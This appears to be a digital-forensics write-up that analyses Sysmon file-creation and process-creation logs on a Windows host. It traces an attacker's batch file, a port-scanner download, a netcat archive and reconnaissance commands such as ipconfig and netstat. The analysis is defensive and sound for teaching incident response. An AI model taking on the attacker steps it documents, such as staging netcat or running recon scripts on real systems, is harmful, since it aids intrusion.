
Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:30:34 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...

Event 11, Sysmon

```
File created:
RuleName: -
UtcTime: 2021-09-05 12:30:34.615
ProcessGuid: {a584806d-b846-6134-9002-000000005101}
ProcessId: 5904
Image: C:\Windows\system32\notepad.exe
TargetFilename: C:\Users\Public\Documents\new1.bat
CreationUtcTime: 2021-09-05 12:30:34.559
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/5/2021 12:30:34 PM
Event ID: 11
Task Category: File created (rule: FileCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

At 12:32, a file named Advanced_Port_Scanner_2.5.3869.exe was created by Chrome.



Operational Number of events: 2,405

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 11. Number of events: 281


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:07 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:19 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:39 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:32:57 PM	Sysmon	11	File created (r...

Event 11, Sysmon

```
File created:
RuleName: Downloads
UtcTime: 2021-09-05 12:32:39.814
ProcessGuid: {a584806d-b8e6-6134-0f03-000000005101}
ProcessId: 2952
Image: C:\Program Files\Google\Chrome\Application\chrome.exe
TargetFilename: C:\Users\Administrator\Downloads\Advanced_Port_Scanner_2.5.3869.exe:Zone.Identifier
CreationUtcTime: 2021-09-05 12:32:19.152
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/5/2021 12:32:39 PM
Event ID: 11
Task Category: File created (rule: FileCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

At 12:39, a file named nc111nt.zip was created by Chrome.exe.



Operational Number of events: 2,438

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 11. Number of events: 281


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:39:44 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:39:45 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:39:55 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:40:00 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:40:00 PM	Sysmon	11	File created (r...

Event 11, Sysmon

```
File created:
RuleName: Downloads
UtcTime: 2021-09-05 12:39:45.963
ProcessGuid: {a584806d-ba90-6134-3603-000000005101}
ProcessId: 1616
Image: C:\Program Files\Google\Chrome\Application\chrome.exe
TargetFilename: C:\Users\Administrator\Downloads\nc111nt.zip:Zone.Identifier
CreationUtcTime: 2021-09-05 12:39:44.495
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/5/2021 12:39:45 PM
Event ID: 11
Task Category: File created (rule: FileCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

At 12:43, a file named endpoints.ps1 was created.



Operational Number of events: 2,506

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 11Date Range: From 9/5/2021

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:43:31 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:43:39 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:43:46 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:45:01 PM	Sysmon	11	File created (r...
Information	9/5/2021 12:45:03 PM	Sysmon	11	File created (r...


Event 11, Sysmon

```
File created:
RuleName: -
UtcTime: 2021-09-05 12:43:39.215
ProcessGuid: {a584806d-bb6b-6134-4203-000000005101}
ProcessId: 1656
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
TargetFilename: C:\Users\Public\Documents\endpoint.ps1
CreationUtcTime: 2021-09-05 12:43:11.574
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:43:39 PM
Event ID:	11	Task Category:	File created (rule: FileCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

We have determined which files have been created and when they have been created. We can assume that these files are being used by the attacker. But assuming can lead us to a mistake, so we need to determine which processes are being executed by the attacker.

From Sysmon Operational events we look into the ones with evenID of 1 to see which processes are created. This will inform us about what the attacker was doing in the system.



Operational Number of events: 2,340 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 584

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:28:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:28:53 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:29:58 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:03 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:21 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

```
UtcTime: 2021-09-05 12:31:03.804
ProcessGuid: {a584806d-b887-6134-9502-000000005101}
ProcessId: 4360
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd.exe  new1.bat
CurrentDirectory: C:\Users\Public\Documents\
```


Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:03 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

We can see that the attacker has run the file named “new1.bat” at 12:31 with cmd.exe that he created at 12:30. The easiest way to understand what purpose does New1.bat serve is to open it in a text editor and read it. But since the file is being deleted from the file system we cannot see the content of the file.

Under these circumstances, to find what the “new1.bat” file does, the best method would be looking into the child processes. To determine the child processes we need to determine the PID number of the parent process which is the process run on cmd.exe as new1.bat. Within the Sysmon evenID number 1 events, we can see the parent process ID is 4360.

After finding the parent process ID number, what needs to be done is to locate those Sysmon Operational events with process ID number 1 that has parent process ID number of. So we can understand the purpose of the new1.bat file.

After investigating the Sysmon Operational events with ID value of 1 and PID value of 4360, we can observe that the new1.bat file collects data on the system. It collects data on applications on the system, list of processes, active internet connections and so on.



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:31:47 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:47 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

General Details

```
CommandLine: ipconfig  /all
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
LogonId: 0x76CD88
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=3D33188ECD39ECFEEA2E08996891C76E,SHA256
=C5DBBDDD1193C7ADCA1E30CD17B8C7AF6A76C406DD84DC164BB959C135F1AA70,IMPHASH=
15167A60983BFC39B2DA4F53B9B1F28C
ParentProcessGuid: {a584806d-b887-6134-9502-000000005101}
ParentProcessId: 4360
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:50 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:31:47 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

General | Details

```
CommandLine: netstat  -an
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
LogonId: 0x76CD88
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=9244576DDD10643BCEABE63EC36950E6,SHA256=
9372044B501FEFAE7333A59624379DBFC7E4ECCBEA965EE7058F2583709C2287,IMPHASH=F495C58FFEE
3A623AD7AAA6BE78756D5
ParentProcessGuid: {a584806d-b887-6134-9502-000000005101}
ParentProcessId: 4360
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:50 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637

Level	Date and Time	Source	Event ID	Task Category
